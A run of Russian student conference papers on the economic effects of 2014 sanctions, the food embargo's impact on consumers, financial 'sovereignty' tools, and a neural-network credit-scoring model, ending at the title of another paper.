В 2014 г. был введен ряд секторальных санкций. Компаниям из стран-учредительниц санкций было запрещено инвестировать в программы развития инфраструктуры, в добычу углеводородного сырья, минеральных ресурсов, газа; предоставлять ряд услуг, а также обеспечивать оборудованием компании, занятые в этих областях. Санкциям также подверглась деятельность, связанная с выпуском и продажей ценных бумаг. Европейский банк реконструкции и развития приостановил инвестиционные процессы в РФ, были наложены ограничения на инвестиции в Крым. Был введен запрет, на предоставление европейскими компаниями услуг инвестиционного характера.

Следует отметить, что официально санкции относятся к будущим вложениям и не должны касаться реализуемых программ, однако, существуют случаи, когда сотрудничество было прекращено с момента ввода экономических санкций.




Рисунок 5 - Отраслевая структура прямых иностранных инвестиций в Россию в 2014 г. (млн. долл.) [1]

В качестве примера можно выделить такой прецедент. Французская нефтегазовая компания Total приостановила партнерскую деятельность с «ЛУКОЙлом» по изучению трудноизвлекаемых углеводородов в Западной Сибири. Но не смотря на санкции, Консультативный совет по иностранным инвестициям при правительстве РФ позволяет проводить сделки по приобретению акций российских фирм зарубежными инвесторами. К примеру, голландская компания Abbott смогла купить российскую фармацевтическую «Верофарм» [3].

Таким образом, в глобальном масштабе, идет раскол среди инвесторов, которые до сих пор рассматривают Россию как "очень жизнеспособную" или "умеренно жизнеспособную" операционную среду в среднесрочной перспективе (3-5 лет) с теми, кто рассматривают Россию как только "минимально жизнеспособную" или "не являющуюся жизнеспособной вообще" (рисунок 6).



Рисунок 6 - Оценка российской операционной среды от 3 до 5 лет (% опрошенных) [2]

Руководители предприятий из Северной и Южной Америки очень неблагосклонны по поводу жизнеспособности операционной среды в России, несомненно, под влиянием жестких санкций, введенных правительством США в отношении России в результате конфликта в Украине. С другой стороны, азиатские инвесторы более благосклонны к инвестициям в Россию в среднесрочной перспективе. Это может быть результатом трансформации внешнеэкономической политики России в сторону азиатских стран, принятого в следствии ухудшения отношений с Европой. Что касается европейских бизнес-руководителей, их позиция является менее жесткой, чем у американцев, но более осторожной по сравнению с азиатскими предпринимателями.

Таким образом, можно сделать вывод, что для улучшения инвестиционного климата и увеличения иностранных поступлений в РФ, необходимо, чтобы наладились отношения между Западом и Россией, и, как следствие, были отменены санкции.

Литература:

1. Быркова Е. Как изменилась инвестиционная привлекательность России // ИАИ ПРОВЭД. - 2014. - 29 окт.
2. Важность прекращения огня сложно переоценить: украинский кризис подрывает доверие инвесторов к России, но они смотрят в будущее с надеждой. Международная консалтинговая компания А.Т.Kearney// www.atkearney.com/.
3. Клинова М., Сидорова Е. Экономические санкции и их влияние на хозяйственные связи России с Европейским союзом // Вопросы экономики. - 2014. - № 12.
4. Конференция ООН по торговле и развитию, Доклад о мировых инвестициях 2014.
5. Конференция ООН по торговле и развитию, Global Investment Trends Monitor.- 2015.- 29 янв. №18.
6. Официальный сайт Центрального банка РФ, URL: www.cb.ru.

Оценка последствий экономических санкций для российского потребителя

Белавкина И.К., Хлыстов К.А.

6 марта 2014 года были введены самые первые санкции Запада против России, однако они носили скорее символический смысл и были больше похожи на недружественный жест, чем на реальную угрозу для экономики. Каждые последующие этапы введения санкций становились все более серьезными и способными нанести серьезный ущерб экономике России. Воздействие санкций распространяется на политических деятелей, крупные банки, предприятия оборонной и энергетической сферы, а также партнеры из США, ЕС, Японии, Канады и Австралии приняли решение ограничить поставки своего вооружения, технологий и других товаров на рынок России.

За прошлый год санкции привели к прямым потерям Россией \$140 млрд. или трети золотовалютных резервов нашей страны. Еще примерно столько же (по разным оценкам, плюс-минус \$10 млрд.) мы потеряли в виде оттока капитала. По оценкам аналитиков, на конец 2015 г. потери составят около 75 млрд. евро, что составит 5% ВВП и довольно болезненно отразится на экономике страны. В нынешних условиях приток иностранных инвестиций, 75% из которых приходится на долю стран Европейского Союза, значительно снизился [1].

Конечно же, подавляющее большинство населения РФ не рассматривает все тонкости экономических и финансовых проблем, и большую часть из них беспокоит лишь вопрос о том, как ограничения, введенные западом, могут повлиять на простого гражданина России.

Основная масса населения страны почувствовала влияние санкций только после того, как Россия ввела ответные санкции. После введения в начале августа запрета на ввоз всех основных групп продуктов из стран, установивших санкционные барьеры для РФ, произошел довольно резкий скачок цен на продукты питания на внутреннем рынке. К примеру, по данным, предоставленным Федеральной антимонопольной службой, можно сказать о том, что мясо больше всего подверглось подорожанию (цены выросли на 20-40%), затем идут молочные продукты, (в основном сыры), а также овощи и фрукты. Как отмечают ритейлеры, рост цен вызвал сокращение продаж на 20-25%.

Сбербанк КИБ проводит исследование потребительского поведения под названием «Потребительский индекс Иванова». Эти «Ивановы» – 2300 опрошенных граждан трудоспособного возраста, заработок и уровень образования которых соответствует среднему классу. На основании ответов, полученных исследователями в ходе опроса, выводится общее усредненное мнение о настроениях россиян в вопросе потребления.

Большая часть типичных представителей среднего класса почувствовала последствия введения запрета на отдельные группы товаров питания.

В список запрещенных к ввозу в Россию продуктов попали американские, канадские, австралийские товары, а также товары ЕС, а именно - мясные, рыбные, молочные продукты, колбасные изделия, овощи, фрукты, орехи и так далее.

Несмотря на это, основными партнерами в торговом балансе России по прежнему остаются страны Евросоюза (42,2% импорта и 53,8% всего экспорта), АТЭС (34,3% импорта и 18,9 % экспорта) и СНГ(13% импорта и 14% экспорта), крупнейшими являются - Китай и Германия.

Третий квартал 2014 г. показал, что 52% представителей российского среднего класса заметили либо повышение цен, либо дефицит продуктов, как говорят исследователи. Из-за резкого подорожания и уменьшения выбора во многих магазинах российские покупатели пересмотрели свою привычную продуктовую корзину (около 8 % россиян).

Оказалось, что практически половина из них стали приобретать продукцию альтернативных брендов. Прослеживается следующая закономерность - чем моложе участники исследования, тем чаще они выбирали данный вариант ответа. Подавляющая большая часть респондентов Северо-Западного региона решила выйти из положения таким же способом.

Чуть больше тридцати процентов опрошенных приняли решение на данный момент совсем отказаться от исчезнувших марок. Стоит заметить, что чаще такой вариант ответа давали жители крупных городов, участники из Урала и Сибири.

Около 20% респондентов, потребительские корзины которых изменились из-за введения санкций, сразу же стали запасаться товарами, на которые распространилось эмбарго. Интересно, что в данном вопросе отличились, вероятно, в силу привычки россияне старшего поколения, а также жители крупнейших городов.

Если пересчитать результаты ответов на последний вопрос в разрезе всей страны, можно увидеть, что на альтернативные бренды взамен пропавших с полок перешли примерно 4% потребителей, а 3% решили совсем отказаться от запрещенных марок, не заменяя их ничем. И всего лишь 1,5% запаслись продукцией, попавшей под эмбарго.

Покупатели начинают искать более доступную замену товарам, попавшим под эмбарго, иногда не совсем равнозначную, по словам исследователя – «Если яблоки, появившиеся на полках после введения запрета, выросли в цене, потребители могут переключиться на бананы». Помимо этого «Ивановы» потребляют все меньше продуктов, которые попали под санкции, введенные правительством России [2].

Опрошенные, которые заметили подъем цен, уточняют – наибольшее подорожание коснулось мясных продуктов - 28% и рыбных - 26%, следом фрукты - 18%, молочные продукты - 15% а так же овощи - 13%.

Неудивительно, ведь как отмечают сами продовольственные сети, что касается мясной и рыбной продукции, наибольшую сложность представляет собой оперативная смена поставщиков и сдерживание цен на них. К примеру, оптовая цена охлажденной рыбы для немецкого ритейлера Globus возросла более чем на треть, что было вызвано сменой логистических путей завоза рыбы, которая привела к дефициту продукта и, соответственно, росту закупочных цен. Однако рекордного подорожания достигло мясо птицы, вследствие дефицита свиного шпига – производители колбасных изделий начали закупать куриное мясо, чтобы восполнить нехватку сырья.

Несмотря на это опрошенные РБК в конце сентября 2014 г. торговые сети утверждают, что смогли заполнить свои полки аналогичными товарами по большинству утраченных товарных позиций. Продукция была заменена либо российскими товарами, либо импортными из стран, которые не попали под санкции России.

Исследовательский холдинг Ромир провел общероссийский опрос населения по вопросу продуктовых санкций, которые были введены Россией в августе текущего года. В опросе участвовала общероссийская репрезентативная выборка, состоящая из одной тысячи респондентов в возрасте от 18 до 60 лет, проживающих во всех типах населенных пунктов и во всех федеральных округах [3].

Участникам исследования должны были ответить на вопрос, как изменился ассортимент привычных им продуктов в магазинах, в которых они привыкли совершать покупки, после введения продуктовых санкций. Мнения разделились в соотношении четыре к одному.

Около 20% россиян обратили внимание, что некоторые марки пропали с полок, а остальные опрошенные участники сообщили, что никаких изменений в товарном ассортименте ими не было замечено.

Самыми чувствительными к изменениям в ассортименте стали жители городов-миллионников. Более 40% из них заметили, что некоторые марки исчезли из магазинов. Такой же ответ дали более 30% представителей средне- и высокодоходной группы. Это значит, что последствия продуктовых санкций главным образом повлияли на потребителей, предпочитающих брендованную продукцию.

Интересная картина в связи с введенными ограничениями наблюдается в Северо-Западном федеральном округе, в котором финские продукты всегда были представлены весьма обширно. А потому понятно, что в данном регионе около 57% респондентов отметили, что после введения санкций многие бренды исчезли с полок.

Напротив, для жителей Южного федерального округа санкции остались практически незамеченными: 90% участников исследования, проживающих на территории юга России, никаких изменений товарного ассортимента в магазинах не заметили.

Также, исследование РосИндекс компании Synovate Comcon показывает, что Россияне все чаще отказываются от спонтанных покупок и задумываются о стоимости товаров (Рисунок 12). По данным исследования, желание покупать угнетают кризисные настроения и общее чувство нестабильности, которое усиливается сложной геополитической ситуацией в мире. Вместе с этим примерно на 1,2% снизились такие факторы, как качество и важность бренда для покупателя. С другой стороны, россияне стали отдавать предпочтение отечественным товарам вместо зарубежных [4].

Несмотря на эти факты, ритейлеры пока не отмечают каких-либо значимых трендов в потребительском поведении клиентов. «Мы не отмечаем тенденции к экономии или к явному замещению покупок на дешевые аналоги. В магазинах наблюдается положительная динамика продаж, количество товаров в одной покупке и средняя цена единицы товара также не показывают тренда к снижению».

Тем не менее, несмотря на сохранение до данного момента общих тенденций продаж той или иной продукции, санкции, несомненно, оказали немалое негативное воздействие на экономику и промышленность России. Многие зарубежные товары уже ставшие нам привычными, от продуктов питания до высокотехнологичного оборудования, исчезают с рынка, промышленность лишается иностранных партнеров, их технологий и комплектующих. Как можно судить по примерам из истории государства, когда страна находится в условиях изоляции, возникает потребность глобального замещения импорта отечественным производством. Достичь импортозамещения можно с помощью финансирования отечественного производителя.

Сильнее всего санкции отразились на пищевой промышленности, так как Россия ввела продовольственное эмбарго. Под санкции попали мясные и молочные продукты, рыба, овощи, фрукты и орехи. В связи с этим именно в пищевой промышленности сильнее всего заметно импортозамещение.

Мясная отрасль в 2014 г. находилась в условиях ограничения импорта: с апреля был существенно ограничен импорт свинины из Европейского союза, а с августа – мяса птицы из ЕС и США. Импортозамещение в птицеводческой отрасли уже практически завершено, доля импортных товаров составляет около 10%. Производство мяса птицы выросло на 7,4%, или на 2,2 млн тонн (в убойном весе), потребление возросло в 1,5 раза. В дальнейшем планируется развитие экспорта мяса птицы, а также развитие производства кормов.

Свиноводство росло не так стремительно, как птицеводство: объем производства увеличился на 11,4%, потребление также выросло в 1,5 раза, доля импорта сократилась до 18% (без учета свиных субпродуктов и жира).

Другие отрасли пищевой промышленности не достигли таких хороших результатов. К примеру, для полного импортозамещения говядины и молочной продукции уйдет более пяти лет. Связано это с тем, что до введения санкций подавляющее количество молочных товаров и говядины было импортного производства. В связи с этим, отечественные производители существенно сократили объем производства, так как были неконкурентоспособны. В итоге сейчас перед производителями стоит вопрос, как увеличить объем производства, радикально не изменяя цены на готовую продукцию.

Также, не стоит в ближайшее время ожидать полного импортозамещения в рыбной отрасли. Несмотря на то, что Россия является одной из крупнейшей рыбодобывающей страной, доля импортной рыбы высока. Связано это с тем, что около 70% рыбы добывает на Дальнем Востоке, что довольно далеко от основных регионов сбыта (европейская часть страны). В итоге, европейской части страны приходится закупать импортную продукцию, а восточной экспортировать отечественную. Решение логистических проблем дало бы толчок импортозамещению в этой области.

Литература:

1. Влияние санкций на экономику России. Есть ли эффект? // www.finliga.com
2. Средний класс в России начал ощущать действие продуктовых санкций // www.rbc.ru/
3. Продуктовые санкции не слишком взволновали россиян // www.vestifinance.ru/
4. Россияне отказываются от спонтанных покупок // www.sostav.ru/

Инструменты суверенизации финансовой системы России

Е.Е. Головенко

В современном мире с развитием и унификацией мировых интеграционных процессов, колоссальным движением финансовых потоков между различными странами, все более существенными становятся стирание границ национальных экономик, подвергаемых новым тенденциям глобальных мировых процессов. В этих условиях значение экономического суверенитета для развития стабильной и относительно устойчивой финансовой системы России особенно актуально.

Суверенная финансовая система является важнейшей качественной характеристикой политической системы России, которая определяет ее способность поддерживать: нормальные условия жизнедеятельности населения, устойчивое обеспечение ресурсами развития национального хозяйства и последовательную реализацию государственных интересов, экономическую независимость, стойкость и стабильность национальной экономики, способность к саморазвитию и прогрессу.

Понятие суверенитета произошло от фр. «souverainete» и означает единство, непрерывность и безусловность верховной власти. Применительно к финансовой системе, финансовый суверенитет можно трактовать, как независимость государства в проведении внутренней и внешней экономической политики, суверенное право государства свободно распоряжаться своими материальными ресурсами и всей экономической деятельностью, паритетное участие в международных экономических отношениях, превосходство государства в экономической области и соответственно финансовый механизм реализации этих прав.

К основным инструментам суверенизации финансовой системы можно отнести политику ЦБ, регулирование курса ставки рефинансирования и размера золотовалютных резервов, монетизацию экономики, политику ограничения бегства капитала, усиление стимулов инвестиций, а также инструменты управления государственным долгом. Актуальным в настоящее время является проблема регулирования этих инструментов.

Степень финансовой суверенности современной России отражает ряд статей Федерального закона о ЦБ (ст.1,ст.2,ст.6). Законодательство о Центральном банке РФ четко фиксирует его независимость по отношению к собственному национальному государству. Возможность государства в осуществлении финансовой политики законодательно блокируется. Основным финансовый институт государства оказывается вне сферы прямого государственного управления. Однако, будучи независимым по отношению к собственному государству, Центральный банк оказывается при этом в достаточно определенной зависимости по отношению к внешним финансовым факторам. Действует система currency board. Российская Федерация должна осуществить соответствующие закупки долларов с целью выпуска национальной валюты-рубля.

Доллар, как известно, не соотносится с золотом и не имеет экономического товарно-услугового обеспечения. Россия продает реальные товары, не возобновляемые природные ресурсы, а в обмен получает не более чем «бумагу». Что получается в итоге применения механизма currency board? Вполне очевидно, что и стабильность валюты в стране обеспечить трудно. Только за один последний год при факте затрат ЦБ РФ в размере 76 млрд долл. на поддержку курса рубля его "стабильность" хуже 33%. [1] И рубль не поддерживали, и золотовалютные резервы изрядно растратили. На рисунках 1

и 2 ниже приводится сопоставление структуры золотовалютных резервов России и стран Запада. По объему резервной валюты Россия уверенно впереди. А вот ситуация с имеющимися запасами золота прямо противоположная. Россия при существующей системе мировых финансовых отношений принуждается к такой системе золотовалютного распределения.




Рис.1. Объем валютных резервов России и стран Запада млрд.долл США, по данным thomson reuters datastream, МВФ




Рис.2. Доля золота в национальных валютных резервах России и стран Запада в %, по данным thomson reuters datastream, МВФ.

Еще более наглядный характер финансовой нестабильности в стране характеризует ключевой суверенный денежный ресурс — объем национальной денежной массы, участвующей в экономическом обороте в страны, который лучше всего характеризуется агрегатом М2/ВВП. Согласно денежному правилу М.Фридмена рост денежной массы должен составлять не менее суммы прогнозируемой инфляции и планируемых темпов роста ВВП с поправкой на изменение скорости обращения денег. Как показывают данные МВФ, в устойчивых и развивающихся странах количество оборачиваемых денег больше ВВП в ценовом выражении не менее 100% (для сравнения в Японии 240%), а в России в разы меньше (отношение М2 к ВВП — около 47%). [2]

Другим механизмом финансовой суверенизации страны является ставка рефинансирования. Ставка рефинансирования служит источником установления банковских, кредитных и депозитных ставок в стране и является одним из важнейших инструментов регулирования финансового рынка страны и экономики в целом. Однако, как показывает практика, в периоды кризисных явлений в 2008-2009г.г., когда все крупные геоэкономические субъекты понижали ставку рефинансирования, в Российской экономики она асинхронно повышалась. Аналогично власть действовала в «дефолтный» 1998 г. Размер ставки возрос по отношению к уровню 1997 г. в 7 раз. Ставка рефинансирования была повышена, усугубив глубину кризисных последствий для экономики России. [3]

Косвенным показателем суверенности государственного управления в финансовой сфере является направленность инвестиций. Капитал постоянно находится в динамичном состоянии, в случае если не происходит инвестирования капитала в собственную экономику, то инвестируется экономика других стран. При испытываемом современной Россией «инвестиционном голоде» происходит устойчивый рост инвестирования ею внешнего мира. По данным Росстата в 2013 году из России за рубеж направлено 201,6 млрд. долларов инвестиций (на 34,5% больше, чем в 2012 году). [4] И с каждым годом данный показатель только растет. Этот процесс традиционно определяется как «бегство» российского капитала.

Показательна при этом страновая структура внешнего инвестирования. Около 60% в ней занимают специфические страны «курортного типа» (офшоры) — Кипр, Виргинские острова, Бермуды, Гибралтар, Багамские острова. Такого рода структура инвестирования указывает, что главная ее цель для отечественного бизнеса — не вложение средств в перспективные сферы экономического развития, а вывод финансовых средств из зоны досягаемости Российского государства.

Следующим инструментом, оказывающим существенное влияние на степень суверенности государства, выступает политика управления государственным долгом. На сегодняшний день Россия имеет низкий показатель долга государства как института. Однако, в результате выполнения функции государства как гаранта возврата займов экономическими субъектами, совокупный внешний долг страны продолжает расти (рис.3).

Независимость хозяйствующих субъектов по отношению к внешним финансовым факторам продолжает снижаться. Среди крупных развивающихся стран Россия имеет один из самых высоких в мире показателей внешнего долга по отношению к ВВП-26%, для сравнения в Китае-9%, Иран и Нигерия-4%. Данную ситуацию можно рассматривать как фактор десуверенизации финансовой системы России.



Рис.3. Государственный внешний долг и совокупный внешний долг России

Низкая степень суверенности российской экономики определяется в значительной мере зависимостью от внешней торговли. Степень зависимости России от внешней торговли на сегодняшний день – более 50%. США традиционно определяется как торговая цивилизация. Казалось бы, ее показатель зависимости от внешнеторговой деятельности должен быть выше, нежели в России. Однако в Соединенных Штатах Америки он находится на уровне менее 10%.

Наглядно экономическая зависимость России от ее торговых взаимоотношений с внешним миром проявляется при анализе показателей импорта и экспорта. Существуют разные экспертные оценки определения критических пороговых значений доли импорта в структуре национального потребления. Чаще всего в качестве международной принятой нормы называют показатель в 20%. При превышении этого рубежа возникают угрозы для национальной безопасности. В современной России по многим параметрам эти допустимые 20% существенно превышены. Доля импорта в продовольственных товарах, находящихся на российском рынке, составляет 35%. Еще более тяжелая ситуация — в торговле товарами тяжелой промышленности. Удельный вес импорта по отдельным товарам бытового пользования превышает сегодня 90%. Близка к абсолютной зависимость России от поставок компьютерного оборудования. К самым катастрофическим последствиям, выражаемым миллионами жизней россиян, может привести зависимость России от импорта лекарственных средств. По официальным данным, почти 73% потребляемых лекарств — импортного происхождения. По неофициальным — более 90%.

Современная российская экономика сегодня существенно зависит от экспорта, а экспорт, в свою очередь, определяется продажей нефти и газа. По данным Росстата экспорт нефти и газа составляет 28% валового внутреннего

продукта России. Для сравнения в СССР позднего периода он составлял около 10% ВВП. И даже при десяти процентах усиливающая моноспециализированность Советского Союза в торговле углеводородным сырьем была использована геополитическими противниками как фактор дестабилизации его экономики.

И состояние и динамика российской экономики явно показывают, что нужны перемены. Нашей стране нужна структурная перестройка экономики: уход от сырьевой модели, развитие собственного современного производства, изменение монетарной политики ЦБ РФ, введение государственного управления валютным курсом, формирование суверенной платежной системы автономной от доллара, в основу которой может быть заложен золотой рубль, постепенное снижение ставки рефинансирования до 1-2% для восстановления ликвидности национальной банковской системы, меры по предотвращению крупномасштабной утечки капиталов за границу, "бегство капитала" из реального сектора экономики, смещение ориентиров направленности инвестиций, а также рациональное регулирование объема и структуры государственного внутреннего и внешнего долга. Данные преобразования должны стать основой для развития финансовой системы России по пути ее стабилизации, «суверенизации» и относительной устойчивой динамики развития.

Литература:

1. Агентство экономической информации Прайм. Центробанк России подсчитал, сколько потратил на поддержку рубля// электронный ресурс http://www.1prime.ru/Financial_market/20150112/799900226.html
2. Международный валютный фонд. Годовой отчет: от стабилизации к устойчивому росту// электронный ресурс http://www.imf.org/external/russian/pubs/ft/ar/2014/pdf/ar14_rus.pdf
3. Липатов С.В. Экономика без денег: очевидное и невероятное. Центр научной политической мысли и идеологии-2014г//электронный ресурс <http://rusrand.ru/analytics/ekonomika-bez-deneg-ochevidnoe-i-neveroyatnoe>
4. Федеральная служба государственной статистики//электронный ресурс <http://www.fedstat.ru/indicator/data.do?id=41396&referrerType=0&referrerId=947164>
5. Научно-экспертная сессия: «Практические механизмы освобождения России от внешней экономической зависимости»//Информационно-аналитический журнал Политическое образование//электронный ресурс <http://www.lawinrussia.ru/node/333521>
6. Багдасарян В.Э. Экономический суверенитет: проблемы и вызовы// Центр научной политической мысли и идеологии-2014г//электронный ресурс <http://rusrand.ru/docconf/ekonomicheskij-suverenitet-problemy-i-vyzovy>
7. Центральный банк Российской Федерации (ЦБ РФ). Статистика Банка России// электронный ресурс cbr.ru

Построение скоринговой модели оценки кредитоспособности заемщиков на основе аналитической платформы deductor

Л. М. Джаббарова

В банковской сфере одна из основных задач при управлении кредитными рисками — оценка кредитоспособности заемщиков. Данная задача может быть решена в рамках двух основных подходов: на основе метода экспертных оценок и на основе автоматизированных систем скоринга.

Моделью для оценки риска может быть любое правило, например, разработанные экспертом формулы или балльная система. Как правило, экспертная методика оценки применяется в случае ипотечного кредитования, когда речь идет о крупных суммах и требуется тщательная, полная проверка клиента. Скоринговые системы используются в потребительском кредите, когда существенную роль играет скорость принятия решения по вопросу предоставления кредита. Также банки очень часто используют эти модели параллельно – с помощью скоринговой системы получают предварительную оценку клиента, которую затем изучают эксперты

Поскольку в последнее время розничный сегмент потребительского кредитования получил обширную область распространения и продолжает активно развиваться, поэтому будем рассматривать именно скоринговые системы.

В то же время не все модели достаточно эффективны и точны [1], а тот факт, что незначительное улучшение прогнозной способности модели может вылиться в большие суммы денег, подчеркивает важность и актуальность исследования.

В качестве группы альтернатив были рассмотрены самообучающиеся алгоритмы, как наиболее мощные механизмы, обладающие способностью к адаптации. Это логистическая регрессия, деревья решений, самообучающиеся карты, нейронные сети.

Из данной группы альтернатив был выбран метод нейронных сетей, как наиболее точный алгоритм, способный находить сложные нелинейные зависимости [2].

Из широкого спектра программных продуктов, построенных с использованием нейросетевых технологий, для решения данной задачи была

использована аналитическая платформа Deductor Studio компании BaseGroup.

Данная платформа может обеспечить не только процесс получения скоринговых моделей, но и обладает механизмами поддержания их в работоспособном состоянии:

- анализ качества
- проверка отклонений
- перестройка моделей при появлении новых факторов
- автоматическое переобучение
- аналитическая отчетность

Для практических расчётов были использованы данные трех кредитных бюро содержащих информацию о 50 тыс. заёмщиков [3].

Процесс работы нейронных сетей можно представить в виде последовательности выполнения следующих этапов:

1. Определение входных параметров сети (применительно к скоринговой модели набор характеристик, используемый для предсказания дефолта*⁹ – $x_1, x_2, \dots, x_n$).

В качестве входных параметров были выбраны:

- оставшаяся непогашенная задолженность,
- размер следующего платежа,
- количество просрочек до 5, до 30, от 5 до 29, от 30 до 59, от 60 до 89, от 90 и более дней
- кредитный лимит
- частота платежей

В качестве выходной переменной была использована переменная *bad*, принимающая значение *true* (некредитоспособен) и *false* (кредитоспособен)

2. Настройка сети

В данном случае была использована сеть с одним скрытым слоем и 8 нейронами. В качестве активационной функции была задана функция сигмоиды.

Обучающая выборка была разбита на два множества - обучающее и тестовое в соотношении 95/5%.

3. Обучение сети на основе входных данных

⁹ Количество дней просрочки – 90, в первый год выплаты кредита.

Настройка процесса обучения нейронной сети

Выбор алгоритма и задание параметров обучения

Алгоритм	Параметры
☒ Back - Propagation Обучение в режиме "онлайн". Коррекция весов производится после предъявления каждого примера обучающего множества.	Скорость обучения 0,3 Задаёт градиентную составляющую в суммарной величине коррекции веса
☐ Resilient Propagation (RPROP) Обучение в режиме "оффлайн". Коррекция весов производится после предъявления всех примеров обучающего множества. Учитывается только знак градиента по каждому весу.	Момент 0,1 Задаёт инерционную составляющую, учитывающую величину последнего изменения веса в суммарной величине коррекции веса.

Рисунок 3

Был использован метод обратного распространения ошибки (минимизация среднеквадратичного отклонения текущих значений выходов от требуемых). Характеризуется высокой надежностью. Требуется указания двух параметров – это скорость обучения (величина шага при итерационной коррекции весов в нейросети) и момент (задается от 0 до 1)

В общем случае задача обучения нейронной сети сводится к нахождению некой функциональной зависимости $Y = F(X)$, где X – входной, а Y – выходной векторы

На каждом этапе обучения происходит изменение весовых коэффициентов

$$\Delta W_{ij} = -\mu \frac{\partial E}{\partial w_{ij}}, \quad (1)$$

где μ – параметр скорости обучения,

$E(w)$ целевая функция минимизации ошибки, определяемая формулой

$$E(w) = \frac{1}{2} \sum_{i=1}^p (y_i - d_i), \quad (2)$$

где d_j – целевое значение j –го выхода [4].

4. Использование сети и визуализация результата.

В качестве визуализатора была использована таблица «Что-Если», с помощью которой, меняя параметры можно отразить различные сценарии.

Таблица сопряженности X		Что-если X	Таблица X	Диаграмма связей X
1 из 3576				
Поле	Значение			
Входные				
12 статус	52			
9.0 плановый срок	3			
9.0 кредитный лимит	456644			
ab валюта договора	EUR			
9.0 оставшаяся непо...	387132			
9.0 размер следующ...	0			
9.0 общая выплачен...	137205			
12 текущее количес...	120			
12 количество прос...	0			
12 количество прос...	1			
12 количество прос...	1			
12 количество прос...	3			
9.0 текущая просроч...	60745			
9.0 максимальный о...	60745			
9.0 процентная став...	0			
12 код частоты плат...	3			
0/1 bad	False			
Выходные				
0/1 Признак тестово...	False			

Рисунок 4

Качество работы нейросети было проверено на еще нераспознанных данных. При тестировании нейросети происходит обработка выходных значений переменной «bad» и сравнение полученных результатов с образцами. Ошибки при этом вычисляются, но корректировка структуры нейросети не происходит.

Визуализатором проверки качества является таблица сопряженности, В данном случае таблица показала, что всего лишь 4,48% из всей выборки было квалифицировано некорректно.

Таким образом, данную модель в дальнейшем можно использовать на практике, подавая на вход уже обученной нейросети входные параметры с заведомо неизвестным исходом и сеть и с высокой точностью дать решение о выдаче кредита.

Литература:

1. Thomas L. C. A Survey of Credit Behavioral Scoring// University of Edinburgh. 1999
2. Horton M. Нервный бизнес// Банковские технологии. 1995 №3. С. 73

3. Задача о скоринге <https://www.tcsbank.ru/tournament/>.
4. С. Короткий, "Нейронные сети: Основные положения"

Драйверы стабильности и роста российской банковской системы в современных условиях

Н.С. Золотарева

